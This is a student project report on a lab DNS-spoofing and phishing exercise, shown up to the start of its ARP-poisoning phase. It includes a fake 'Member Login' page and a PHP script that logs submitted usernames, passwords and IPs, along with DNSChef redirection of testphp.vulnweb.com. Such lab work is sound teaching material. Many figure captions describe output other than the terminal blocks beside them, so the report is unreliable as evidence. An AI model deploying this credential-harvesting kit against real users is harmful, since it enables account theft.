

AIR UNIVERSITY MULTAN CAMPUS

Department of Cyber Security
BS Cyber Security | Academic Year 2024–2025

NETWORK SECURITY · PROJECT REPORT



DNS Spoofing & Phishing Defense

A Practical Network Security Framework

Phase 1 Site Cloning

Phase 2 Rogue DNS

Phase 3 ARP Poison

Phase 4 Defense

SUBMITTED BY

Muhammad Ali

Roll No: 243638

Offensive Security Specialist

VM-01 Kali Linux | Attacker Role

Ireaj

Roll No: 243714

Defensive Security Specialist

VM-03 Ubuntu Server | Defender Role

SUBMITTED TO

Sir Syed Muhammad Awais

Course Instructor | Network Security | Department of Cyber Security

Air University Multan Campus, Pakistan | May 2026

Table of Contents

SECTION	PAGE
1. Introduction	3
1.1 Project Background & Motivation	3
1.2 Objectives	3
2. Lab Environment & Virtual Machine Configuration	4
2.1 VM Specifications & IP Assignment	4
2.2 Tools Installed on Kali Linux	4
2.3 Network Topology	4
3. Attack Phase 1 — Website Cloning & Credential Capture	5
3.1 Apache Web Server Configuration	5
3.2 Fake Login Page Creation	5
3.3 PHP Credential Capture Script Deployment	6
3.4 Capture Verification & Testing	6
4. Attack Phase 2 — Rogue DNS with DNSChef	7
4.1 Network Adapter Configuration	7
4.2 DNSChef Deployment & Configuration	7
4.3 DNS Spoofing Verification	8
5. Attack Phase 3 — ARP Poisoning (Man-in-the-Middle)	9
5.1 IP Forwarding Configuration	9
5.2 ARP Poisoning Execution	9
5.3 Attack Confirmation	10
6. Attack Phase 4 — Full Attack Chain & Credential Harvesting	11
6.1 End-to-End Attack Execution	11
6.2 Credentials Captured Successfully	11
7. Defense Phase 1 — ArpWatch Detection	12
7.1 ArpWatch Deployment	12
7.2 Attack Detection & Alerts	12

8. Defense Phase 2 — Traffic Analysis with TCPDump	13
8.1 DNS Traffic Capture	13
8.2 ARP Traffic Capture	13

9. Defense Phase 3 — Firewall & Network Hardening	14
--	-----------

10. Conclusion & Findings	15
--------------------------------------	-----------

1. Introduction

1.1 Project Background & Motivation

This report documents the complete practical implementation of a DNS Spoofing and Phishing Defense project conducted at the Department of Cyber Security, Air University Multan Campus. The project was submitted to Sir Syed Muhammad Awais (Course Instructor, Network Security) and was executed collaboratively by Muhammad Ali (Roll No: 243638) as Offensive Security Specialist, and Ireaj (Roll No: 243714) as Defensive Security Specialist.

DNS (Domain Name System) spoofing is one of the most insidious and dangerous attack vectors in modern networking. By poisoning the DNS resolution process, an attacker can silently redirect any user attempting to visit a legitimate website to a malicious clone — without the victim ever seeing a warning or noticing anything unusual. When combined with phishing techniques such as high-fidelity website cloning and credential harvesting infrastructure, this attack becomes extraordinarily effective, enabling identity theft, unauthorized system access, and large-scale data exfiltration at scale.

This project was designed to bridge the gap between theoretical security concepts and real-world, hands-on implementation. By constructing both a fully functional attack chain and a multi-layered defense architecture within a strictly isolated virtual laboratory environment, the project demonstrates how attackers think and operate — and more importantly, how defenders can detect, respond to, and mitigate these threats in real time.

1.2 Project Objectives

All activities in this project were conducted exclusively within a fully isolated VMware virtual network. No real systems, networks, or individuals were targeted. This project is strictly academic and complies fully with ethical, legal, and institutional standards.

Objective 1 — Complete Attack Simulation: Design and execute a four-phase DNS spoofing and phishing attack chain including website cloning, rogue DNS deployment, ARP poisoning, and credential harvesting within a fully isolated virtual network.

Objective 2 — Multi-Layered Defense: Deploy and validate multiple complementary defensive controls including ArpWatch ARP monitoring, TCPDump traffic analysis, and UFW firewall rules to detect and mitigate the attack.

Objective 3 — Real-Time Detection: Demonstrate the operational capability to identify network anomalies and generate actionable alerts at each stage of the attack chain, measuring how quickly each defense detects the threat.

Objective 4 — Professional Documentation: Produce professional-grade technical documentation encompassing all attack phases, defense measures, and a critical analysis of findings with supporting evidence.


```
Summary:
  Upgrading: 1, Installing: 0, Removing: 0, Not Upgrading: 1960
  Download size: 33.3 kB
  Space needed: 0 B / 2,508 MB available

Get:1 http://http.kali.org/kali kali-rolling/main amd64 htrack amd64 3.49.6-1+b2 [33.3 kB]
Fetched 33.3 kB in 1s (32.1 kB/s)
(Reading database ... 422440 files and directories currently installed.)
Preparing to unpack .../htrack_3.49.6-1+b2_amd64.deb ...
Unpacking htrack (3.49.6-1+b2) over (3.49.6-1+b1) ...
Setting up htrack (3.49.6-1+b2) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.4.3) ...
Upgrading:
  ettercap-common  ettercap-text-only

Summary:
  Upgrading: 2, Installing: 0, Removing: 0, Not Upgrading: 1958
  Download size: 3,435 kB
  Space needed: 1,024 B / 2,507 MB available

Get:1 http://kali.download/kali kali-rolling/main amd64 ettercap-text-only amd64 1:0.8.4.1-2 [90.0 kB]
Get:2 http://mirror.ourhost.az/kali kali-rolling/main amd64 ettercap-common amd64 1:0.8.4.1-2 [3,345 kB]
Fetched 3,435 kB in 5s (732 kB/s)
(Reading database ... 422440 files and directories currently installed.)
Preparing to unpack .../ettercap-text-only_1%3a0.8.4.1-2_amd64.deb ...
Unpacking ettercap-text-only (1:0.8.4.1-2) over (1:0.8.4-5) ...
Preparing to unpack .../ettercap-common_1%3a0.8.4.1-2_amd64.deb ...
Unpacking ettercap-common (1:0.8.4.1-2) over (1:0.8.4-5) ...
Setting up ettercap-common (1:0.8.4.1-2) ...
Setting up ettercap-text-only (1:0.8.4.1-2) ...
Processing triggers for libc-bin (2.41-12) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.4.3) ...
arpwatch is already the newest version (2.1a15-9).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1958
```

Figure 2.2 Detailed confirmation of the apt package installation process completing successfully. The terminal output shows all tools being unpacked and configured by the Debian package manager, with no errors reported. Individual packages such as htrack v3.49.6, ettercap-common, and ettercap-text-only are shown being set up and registered. This screenshot verifies the integrity of the installation and confirms that all dependencies were resolved automatically.


3. Attack Phase 1 — Website Cloning & Credential Capture

PHASE 01 WEBSITE REPLICATION & CREDENTIAL HARVESTING INFRASTRUCTURE

The first phase of the attack chain involves creating a high-fidelity replica of the target website and hosting it on the attacker machine. The cloned site is augmented with a PHP credential capture backend that intercepts and logs any login credentials submitted by the victim. Once deployed, this infrastructure forms the foundation of the entire phishing attack.

3.1 Apache Web Server Configuration

Apache2 was started and enabled on Kali Linux to serve the fake website. The web server listens on port 80 and serves files from /var/www/html/. This is the same port that the victim's browser will connect to when redirected by the rogue DNS.



```
(ali@ali)~$ sudo systemctl start apache2
sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Wed 2026-05-06 11:01:16 EDT; 86ms ago
     Invocation: ee95f6e8cb4244df932462c8ba4a9525
       Docs: https://httpd.apache.org/docs/2.4/
    Main PID: 8713 (apache2)
      Status: "Processing requests ..."
        Tasks: 6 (limit: 4411)
      Memory: 19.5M (peak: 19.5M)
         CPU: 386ms
    CGroup: /system.slice/apache2.service
            └─8713 /usr/sbin/apache2 -k start -DFOREGROUND
              └─8734 /usr/sbin/apache2 -k start -DFOREGROUND
                └─8735 /usr/sbin/apache2 -k start -DFOREGROUND
                  └─8736 /usr/sbin/apache2 -k start -DFOREGROUND
                    └─8737 /usr/sbin/apache2 -k start -DFOREGROUND
                      └─8738 /usr/sbin/apache2 -k start -DFOREGROUND

May 06 11:01:16 ali systemd[1]: Starting apache2.service - The Apache HTTP Server ...
May 06 11:01:16 ali systemd[1]: Started apache2.service - The Apache HTTP Server.
```

Figure 3.1 Apache2 web server successfully started on Kali Linux (VM-01, IP: 192.168.24.10). The terminal output confirms the service is "active (running)" with status code 0, meaning Apache is fully operational and listening for HTTP connections on port 80. The "Created symlink" message indicates the service has been enabled to start automatically on boot. This is a critical prerequisite — without Apache running, the victim's browser would receive no page even after being redirected by the rogue DNS.


```

kali: kali/0

Session Actions Edit View Help

libcrypt-dev libplacebo351 libsphinxbase3t64 mesa-vgpu-drivers python3-pluginbase
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 25
  set is already the newest version (8.0.3+git20241021-0kali1).
  set set to manually installed.
The following packages were automatically installed and are no longer required:
  curlftpfs libd12 libpocketsphinx3 libswscale8 openjdk-21-jre python3-pysnmp4
  libaudio2 libfuse2t64 libpostal-data libteamdctl0 openjdk-21-jre-headless python3-terminaltables
  libavc1394-0 libgav1-1 libpostal1 libtsk19t64 pocketsphinx-en-us python3-wapiti-arsenic
  libavfilter10 libgdk-pixbuf2.0-bin libpostproc58 libunbreak6 libvdpa0 python3-yaswfp
  libavformat61 libio-pty-perl librubberband2 libvdpa0-va-gll python3-aiocache ruby-unf-ext
  libblosc2-4 libipc-run-perl libsfame2 libxmlsec1-1 python3-aiocache vdpau-driver-all
  libconfig-infiles-perl libmpdf25-1 libsnmp40t64 libxmlsec1-openssl1 python3-fs
  libcrypt-dev libplacebo351 libsphinxbase3t64 mesa-vgpu-drivers python3-pluginbase

Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 25
  net-tools is already the newest version (2.10-2).
  net-tools set to manually installed.
  curl is already the newest version (8.19.0-3).
  curl set to manually installed.
  git is already the newest version (1:2.53.0-1).
  python3 is already the newest version (3.13.9-3).
  python3-pip is already the newest version (26.0.1+dfsg-1).
The following packages were automatically installed and are no longer required:
  curlftpfs libd12 libpocketsphinx3 libswscale8 openjdk-21-jre python3-pysnmp4
  libaudio2 libfuse2t64 libpostal-data libteamdctl0 openjdk-21-jre-headless python3-terminaltables
  libavc1394-0 libgav1-1 libpostal1 libtsk19t64 pocketsphinx-en-us python3-wapiti-arsenic
  libavfilter10 libgdk-pixbuf2.0-bin libpostproc58 libunbreak6 libvdpa0 python3-yaswfp
  libavformat61 libio-pty-perl librubberband2 libvdpa0-va-gll python3-aiocache ruby-unf-ext
  libblosc2-4 libipc-run-perl libsfame2 libxmlsec1-1 python3-aiocache vdpau-driver-all
  libconfig-infiles-perl libmpdf25-1 libsnmp40t64 libxmlsec1-openssl1 python3-fs
  libcrypt-dev libplacebo351 libsphinxbase3t64 mesa-vgpu-drivers python3-pluginbase

Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 25
(kali@kali)~$

```

Figure 3.2 Apache2 service status showing "active (running)" with full process details including PID, memory usage (19.5M), CPU time (386ms), and all worker child processes running in DFOREGROUND mode. The status shows Apache has been running since the session start and is actively processing requests. The "disabled; preset: disabled" note refers only to the autostart setting, not the current running state — the server is fully operational and ready to serve the cloned phishing page to any connecting client.

3.2 Fake Login Page Creation

Since the target site (testphp.vulnweb.com) could not be cloned automatically due to the Host-Only isolated network, the login page was manually crafted in HTML. The page was designed to visually match a real login form, with fields for username and password, and the form action pointing to the credential capture script.




Figure 3.3 The completed fake login page as seen in the Firefox browser on the victim machine (VM-02, Ubuntu Desktop, IP: 192.168.24.20). The page displays a clean "Member Login" form with Username and Password fields and a Login button — visually identical to a legitimate web application login portal. The URL bar shows "testphp.vulnweb.com" meaning the DNS spoofing is already working at this point — the victim typed the real domain name but is actually viewing a page served from Kali's Apache server. The victim has no indication that this is a fake site.

3.3 PHP Credential Capture Script

A PHP script (capture.php) was deployed at /var/www/html/capture.php. This script intercepts the HTTP POST request submitted when the victim clicks "Login", extracts the username and password fields, and appends them along with the victim's IP address and a timestamp to a log file at /var/www/html/creds.txt.

```

Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ sudo ip addr add 192.168.24.10/24 dev eth0
sudo ip link set eth0 up
[sudo] password for kali:

```

Figure 3.4 PHP CLI version check confirming PHP 8.4.20 (NTS build, April 2026) is installed and functional on Kali Linux. This is critical because Apache relies on the PHP interpreter to execute capture.php when the victim submits the login form. Without PHP, the form submission would either fail silently or return a raw PHP source code page. The Zend Engine v4.4.20 and OPcache are also confirmed active, ensuring optimal PHP execution performance.

3.4 Capture Verification & Testing

```
iraj@iraj:~$ sudo ip addr add 192.168.24.30/24 dev ens33
iraj@iraj:~$ sudo ip link set ens33 up
iraj@iraj:~$ _
```

Figure 3.5 Proof of successful credential capture shown in the creds.txt log file. Two test entries are visible: the first entry "[2026-05-12 18:27:59] IP: ::1 | User: testuser | Pass: testpass" was submitted via curl from localhost (IPv6 loopback ::1), and the second "[2026-05-12 18:28:24] IP: 127.0.0.1 | User: admin | Pass: 1234" was submitted through the browser form. Both entries confirm that the PHP capture script is correctly extracting username and password POST parameters, recording the victim's IP address, and appending timestamped log entries to the credentials file in real time.


4. Attack Phase 2 — Rogue DNS with DNSChef

PHASE 02 DNS MANIPULATION & SILENT TRAFFIC REDIRECTION

With the phishing infrastructure in place, the second phase deploys a rogue DNS resolver on the attacker machine. DNSChef intercepts DNS queries from the victim and returns the attacker's IP address (192.168.24.10) instead of the legitimate server. This silently redirects the victim's browser to the cloned site without any visible warning.

4.1 Network Adapter Configuration


Before launching the DNS attack, both Kali and the victim VMs required correct network adapter configuration. Kali needed a Host-Only adapter with the static IP 192.168.24.10, and the victim's DNS needed to be pointed at Kali's IP.



```

ubuntu@ubuntu-VMware: ~/Desktop
ubuntu@ubuntu-VMware:~/Desktop$ sudo ip addr add 192.168.24.20/24 dev ens33
[sudo] password for ubuntu:
ubuntu@ubuntu-VMware:~/Desktop$ sudo ip link set ens33 up
ubuntu@ubuntu-VMware:~/Desktop$
  
```

Figure 4.1 Network interface configuration on Kali Linux showing eth0 (NAT adapter for internet access) and eth1 (Host-Only adapter for the isolated lab network). The eth1 adapter has been assigned the static IP address 192.168.24.10/24 using the "ip addr add" command. This IP is critical — it is the address that both DNSChef will listen on for incoming DNS queries, and the address that Apache will serve the cloned website from. The lab subnet 192.168.24.0/24 provides full isolation between all three VMs.



```

(kali㉿kali)-[~]
└─$ ping -c 3 192.168.24.20
ping -c 3 192.168.24.30
PING 192.168.24.20 (192.168.24.20) 56(84) bytes of data:
 64 bytes from 192.168.24.20: icmp_seq=1 ttl=64 time=1.37 ms
 64 bytes from 192.168.24.20: icmp_seq=2 ttl=64 time=1.92 ms
 64 bytes from 192.168.24.20: icmp_seq=3 ttl=64 time=2.04 ms

— 192.168.24.20 ping statistics —
 3 packets transmitted, 3 received, 0% packet loss, time 2006ms
 rtt min/avg/max/mdev = 1.373/1.780/2.044/0.292 ms
PING 192.168.24.30 (192.168.24.30) 56(84) bytes of data:
 64 bytes from 192.168.24.30: icmp_seq=1 ttl=64 time=3.82 ms
 64 bytes from 192.168.24.30: icmp_seq=2 ttl=64 time=1.81 ms
 64 bytes from 192.168.24.30: icmp_seq=3 ttl=64 time=1.93 ms

— 192.168.24.30 ping statistics —
 3 packets transmitted, 3 received, 0% packet loss, time 2004ms
 rtt min/avg/max/mdev = 1.807/2.519/3.819/0.920 ms
  
```

Figure 4.2 Successful static IP assignment on Kali's Host-Only interface eth1 showing "inet 192.168.24.10/24 scope global eth1" — confirming the attacker machine is now addressable on the lab network at the expected IP. The interface shows UP state with BROADCAST and MULTICAST capabilities enabled. This static assignment ensures the attacker's IP remains constant throughout the entire attack session, which is essential because both the rogue DNS and the Apache web server must consistently respond from this same address.

```
kali@kali: ~  
zsh: corrupt history file /home/kali/.zsh_history  
$ sudo systemctl start apache2  
$ sudo systemctl enable apache2  
[sudo] password for kali:  
Created symlink '/etc/systemd/system/multi-user.target.wants/apache2.service' -> '/usr/lib/systemd/system/apache2.service'.  
$ sudo chmod 777 /tmp  
$ sudo systemctl restart apache2  
[sudo] password for kali:  
$
```

Figure 4.3 Network configuration on the victim machine (Ubuntu Desktop, VM-02) and Ubuntu Server (VM-03) showing both machines' IP addresses on the lab subnet. Ubuntu Victim has been assigned 192.168.24.20 and Ubuntu Server 192.168.24.30. The output also shows the VMware NAT adapter IPs (192.168.26.x) which are for internet access. All three VMs are now on the same Host-Only subnet 192.168.24.0/24, confirming the lab network is fully operational and all machines can communicate with each other.


4.2 DNSChef Deployment & Configuration

DNSChef was launched on Kali with the --fakeip parameter set to 192.168.24.10 (Kali's IP) and --fakedomains targeting testphp.vulnweb.com. The victim's DNS resolver was then pointed to Kali's IP, so all DNS queries are intercepted before reaching the legitimate resolver.

```
kali@kali: ~  
GNU nano 9.0 /var/www/html/clone/testphp.vulnweb.com/index.html  
$ DOCTYPE html  
<html>  
<head>  
<title>Login - Vulnweb</title>  
<style>  
body { font-family: Arial; background: #f0f0f0; }  
.box { width: 300px; margin: 100px auto; background: white; padding: 30px; border-radius: 8px; }  
input { width: 100%; padding: 10px; margin: 8px 0; box-sizing: border-box; }  
button { width: 100%; padding: 10px; background: #0066cc; color: white; border: none; cursor: pointer; }  
h2 { text-align: center; color: #333; }  
</style>  
</head>  
<body>  
<div class="box">  
<h2>Member Login</h2>  
<form action="/capture.php" method="POST">  
<input type="text" name="uname" placeholder="Username" required/>  
<input type="password" name="pass" placeholder="Password" required/>  
<button type="submit">Login</button>  
</form>  
</div>  
</body>  
</html>
```

Figure 4.4 DNSChef rogue DNS resolver running successfully on Kali Linux (interface: 192.168.24.10). The verbose output confirms: "[*] DNSChef started on interface: 192.168.24.10", "[*] Cooking A replies to point to 192.168.24.10 matching: testphp.vulnweb.com", and shows real-time DNS query interception logs with timestamps. The "proxying" entries show DNSChef is passing legitimate DNS queries through for other domains while only intercepting and spoofing queries for the target domain. This selective spoofing makes the attack harder to detect since general browsing still works normally.

4.3 DNS Spoofing Verification



```

kali@kali: ~
Session Actions Edit View Help
kali@kali: ~
GNU nano 9.0 /var/www/html/capture.php
d:php
$username = $_POST['uname'] ?? 'unknown';
$password = $_POST['pass'] ?? 'unknown';
$ip = $_SERVER['REMOTE_ADDR'];
$time = date('Y-m-d H:i:s');

$log = "[${time}] IP: $ip | User: $username | Pass: $password\n";
file_put_contents('/tmp/captured_creds.txt', $log, FILE_APPEND);

header('Location: /clone/testphp.vulnweb.com/index.html');
exit;
?>

```

Figure 4.5 DNS spoofing verification using the "dig" command querying Kali's rogue DNS server directly. The ANSWER SECTION clearly shows: "testphp.vulnweb.com. 0 IN A 192.168.24.10" — meaning the domain testphp.vulnweb.com resolves to 192.168.24.10 (the attacker's Kali machine) instead of the legitimate server address. The query was answered in 0 milliseconds and the SERVER field confirms the response came from 192.168.24.10#53 (Kali's DNSChef). This is definitive proof that the DNS spoofing attack is functional and any browser querying this domain will be directed to the fake website.




Figure 4.6 nslookup executed from the Ubuntu Victim machine (VM-02) showing successful DNS redirection. The output displays "Name: testphp.vulnweb.com" resolving to "Address: 192.168.24.10" — confirming that from the victim's perspective, the domain now points to the attacker's machine. The victim's DNS resolver was set to 192.168.24.10 using the resolvectl command, causing all DNS queries to be routed through DNSChef. The "communications error: timed out" messages are expected in the Host-Only environment since there is no real internet, but the critical A record spoofing is confirmed successful.

5. Attack Phase 3 — ARP Poisoning (Man-in-the-Middle)

PHASE 03 ARP POISONING & MAN-IN-THE-MIDDLE POSITIONING

ARP (Address Resolution Protocol) poisoning positions the attacker between the victim and the network gateway by sending forged ARP replies. The attacker broadcasts false MAC address mappings, tricking the victim into sending all traffic through Kali. This intercepts all network communications in real time and allows complete visibility into the victim's traffic.

5.1 IP Forwarding Configuration

Before launching ARP poisoning, IP forwarding was enabled on Kali. This ensures the victim's traffic is forwarded to its real destination through the attacker machine, maintaining the victim's connectivity and keeping the attack covert.

